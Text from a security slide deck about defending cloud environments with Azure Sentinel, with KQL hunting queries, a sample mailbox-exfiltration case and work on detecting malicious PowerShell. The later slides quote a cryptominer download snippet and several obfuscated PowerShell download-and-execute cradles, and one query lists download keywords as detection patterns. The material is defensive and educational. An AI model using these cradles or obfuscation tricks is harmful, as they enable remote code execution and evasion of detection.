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
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state of the union_

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Enterprise Security

a new world to defend_

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On-premise

Network
ACL, Ingress
& Egress
Monitoring

Internet

Private
Network

Azure Active Directory

File
Server

Application
Server

SQL
Server

Domain
Controller

Cloud

Azure
Storage

Azure VM
(IaaS)

Azure PaaS
Service

Azure SQL
Database

Azure VNET

Azure Analytics
(Logging)

Microsoft Azure

Azure
Redis

VM   VM

Azure Key Vault

Azure Document DB

cloud defender mindset_

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On-premises

On-premises		On cloud
Server	→	Services
Domain	→	Subscriptions
Domain Admin	→	Subscription Admin
Pass the Hash	→	Credential Pivot
Private IPs	→	Public IPs
ACLs	→	NSGs
RDP/SSH	→	Management APIs

the challenge_

- traditional siem's require a lot of infrastructure and maintenance

- collecting all the data and normalizing is a daunting task

- a lot of signals; how do we make sense of it all

- too many disconnected products

- defending the cloud requires a different skill- and toolset

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Why Traditional SOC is a Failure?

Why Traditional SOC is a Failure?

Machine Learning and PFI-Based MDR Solution

Traditional SOC Failed to Identify Newer Forms of Cyber Attacks

Traditional SOC does not identify threats and respond to them in a timely manner. SISA investigated various breaches and noticed that:

▸ Legacy products were not able to detect incidents

▸ Of the 24 breaches studied in 2017, traditional SOC issued zero alerts/detection. In some cases, even logs pertaining to the period of attack were not present

▸ VISA and MasterCard investigation reports also confirmed SISA findings. In fact, PCI Council had to issue guidance document on log monitoring

▸ Investment in traditional SOC continues to take place despite near zero ROI

▸ Major organizations using traditional SOC were the hardest hit because they could not respond in a timely manner

▸ Most breach incidents happened in organizations with SOC deployed in their environment

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- cloud-native siem

- limitless cloud speed & scale

- a.i. built-in

- easy integration

- only pay for what you use

no need for security center anymore?_

architecture_

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kusto-based

unlimited scale

enterprise-grade platform

Advanced hunting

Get started   PowerShell downloads

Run query   + New   Save

Last 7 days   Create detection rule

```
1   // Finds PowerShell execution events that could involve a download.
2   ProcessCreationEvents
3   | where EventTime > ago(7d)
4   | where FileName in ("powershell.exe", "POWERSHELL.EXE", "powershell_ise.exe", "POWERSHELL_ISE.EXE")
5   | where ProcessCommandLine has "Net.WebClient"
6       or ProcessCommandLine has "DownloadFile"
7       or ProcessCommandLine has "Invoke-WebRequest"
8       or ProcessCommandLine has "Invoke-Shellcode"
9       or ProcessCommandLine contains "http:"
10  | project EventTime, ComputerName, InitiatingProcessFileName, FileName, ProcessCommandLine
11  | top 100 by EventTime
12
```

finding anomalies_

use cases_

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Case

Case ID cdefba1d-156b-489d-bd53-f357818844fd - PREVIEW

Compromised Account leading to O365 Mailbox Exfiltration

High	⚙ New	👤 Unassigned
SEVERITY	STATUS	OWNER

DESCRIPTION

This is an indication of a sign in by Nick Griffin from an unusual location (Dallas, Texas, US) followed by a suspicious inbox forwarding rule being set on a user's inbox. This may indicate that the account is compromised, and that the mailbox is being used to exfiltrate information from your organization. The user Nick Griffin (ngriffin@seccxp.ninja) created or updated an inbox forwarding rule that forwards all incoming email to the external address pwnmezph386sw@gmail.com.

LAST MODIFICATION TIME

02/25/19, 08:21 PM

Alerts   Entities

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↑↓	ALERT NAME
	Unusual login
	Anonymous IP address
	Suspicious PowerShell script
	Suspicious inbox forwarding

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Somebody asked me about "automated threat hunting". While researching my response, I realized that @RobertMLee and @cnoanalysis already said it best in "The Myth of Automated Hunting". Quote: "Hunting Exists Where Automation Ends" sans.org/cyber-security ...

3:20 PM - 31 Jan 2019

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security operations center_

time series visualization_

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Scenario: find anomalies in network traffic

```
let starttime = 30d;
let endtime = 1d;
let timeframe = 1h;
let PrivateIPregex = @'^127\.|^10\.|^172\.1[6-9]\.|^172\.2[0-9]\.|^172\.3[0-1]\.|^192\.168\.';
let TimeSeriesData = CommonSecurityLog
| where TimeGenerated between (startofday(ago(starttime))..startofday(ago(endtime)))
| where DeviceVendor =="Palo Alto Networks" and Activity == "TRAFFIC"
| where isnotempty(DestinationIP) and isnotempty(SourceIP)
| extend DestinationIpType = iff(DestinationIP matches regex PrivateIPregex,"private" ,"public" )
| where DestinationIpType =="public"
| project TimeGenerated, SentBytes,DeviceVendor
| make-series TotalBytesSent=sum(SentBytes) on TimeGenerated from startofday(ago(starttime)) to
startofday(ago(endtime)) step timeframe by DeviceVendor;
TimeSeriesData
```

time series visualization_

```
TimeSeriesData
| extend (baseline,seasonal,trend,residual) = series_decompose(TotalBytesSent)
| render timechart with (title="Palo Alto Time Series decomposition")
```

automatic advanced hunting_

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**wortell**

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Scenario: CERT publishes new IOC's based on threat intelligence, and SOC wants to know if endpoints connected with those IP's in past 30 days, and if so: isolate the endpoint & follow-up with response team.

Azure Sentinel **+** Microsoft Defender ATP **+** Threat Intelligence Feed **+** Azure Logic Apps

Wortell SOC, MISP, Mimemeld, or any other

day zero_

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Security Playbook automatically start MDATP Advanced Hunting recursive searches to find endpoints previously address by malware campain

MineMeld pushes IoCs into Azure Sentinel

CERT releases new report with IoCs

Machines previuosly infected

Remediate / Isolate

timeline

t0

t1

Azure Sentinel executes security automation playbook

visibility

threat intelligence

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MITRE ATT&CK MATRIX™

Legend:
- **Green** — Correctly detected
- **Red** — Not detected
- **Orange/Yellow** — Partially detected
- **Grey** — Not tested

deep learning_

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Enterprise Security

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detecting malicious powershell commands

malicious usage of powershell_

2016, Symantec

2017, FireEye

```
$ne = $MyInvocation.MyCommand.Path
$nurl = "http://          8220/xmrig.exe"
$noutput = "$env:TMP\yam.exe"
$vc = New-Object System.Net.WebClient
$vc.DownloadFile($nurl,$noutput)
copy $ne $HOME\SchTask.ps1
copy $env:TMP\yam.exe $env:TMP\xe.exe
```

CVE-2017-10271

2018, IBM

powershell obfuscation_

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```
Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")
```

```
Invoke-Expression (New-Object Net.WebClient).
"`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
```

```
Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T").
"`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
```

```
Invoke-Expression (& (GCM *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T").
"`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
```

```
. ((${`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}."`I`N`V`o`k`e`C`o`m`m`A`N`d").
"`N`e`w`S`c`R`i`p`T`B`l`o`c`k"((& (`G`C`M *w-O*)
"`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')))
```

decoding powershell command lines_

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Rules don't work well, because too many regexes
needs to be written

Command line: before obfuscation

Invoke-Expression (New-Object
Net.WebClient).DownloadString('http://bit.ly/L3g1t')

Classical machine learning doesn't work well,
because every command line is unique

No discernable pattern

Command line: after obfuscation

&("I"+ "nv" +"OK"+"e-EXPreSsIon") (&("new-O"+
"BJ"+"Ect") ('Net' +'.We'+'bClient')).('dOWnlO'
+'aDS'+'TrinG').Invoke(('http://bi'+'t.ly/'+'L3' +'g1t'))

